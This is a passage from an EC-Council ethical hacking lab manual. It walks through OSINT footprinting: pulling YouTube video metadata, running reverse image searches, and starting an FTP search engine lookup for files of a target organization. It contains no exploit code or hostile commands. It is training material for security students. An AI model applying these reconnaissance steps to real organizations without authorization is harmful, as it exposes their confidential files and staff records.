


5. **YouTube Metadata** page appears, in the **Submit a link to a video, playlist, or channel** search field, paste the copied YouTube video location and click **Submit**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Once the search is completed scroll down and you can observe the details related to the video such as **published date and time**, **channel Id**, **title**, etc., in the **Snippet** section.




7. Scroll down to check the additional information under the sections **Statistics**, **Geolocation**, **Status**, etc.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Under the **Thumbnail** section you can find the reverse image search results, click on the **Click to reverse image search** button under any thumbnail.



9. A new tab in Google appears, and the results for the reverse image search are displayed.



10. This concludes the demonstration of gathering information from the advanced video search and reverse image search using the YouTube search engine and YouTube Metadata tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. You can use other video search engines such as **Google videos** (https://www.google.com/videohp), **Yahoo videos** (https://in.video.search.yahoo.com), etc.; video analysis tools such as **EZGif** (https://ezgif.com), **VideoReverser.com** (https://www.videoreverser.com) etc.; and reverse image search tools such as **TinEye Reverse Image Search** (https://tineye.com), **Yahoo Image Search** (https://images.search.yahoo.com), etc. to gather crucial information about the target organization.
12. Close all open windows and document all acquired information.

Task 3: Gather Information from FTP Search Engines


File Transfer Protocol (FTP) search engines are used to search for files located on the FTP servers; these files may hold valuable information about the target organization. Many industries, institutions, companies, and universities use FTP servers to keep large file archives and other software that are shared among their employees. FTP search engines provide information about critical files and directories, including valuable information such as business strategies, tax documents, employee's personal records, financial records, licensed software, and other confidential information.

Here, we will use the NAPALM FTP indexer FTP search engine to extract critical FTP information about the target organization.

1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.searchftps.net/** and press **Enter**.

   Note: If you choose to use another web browser, the screenshots will differ.

2. NAPALM FTP indexer website appears, as shown in the screenshot.

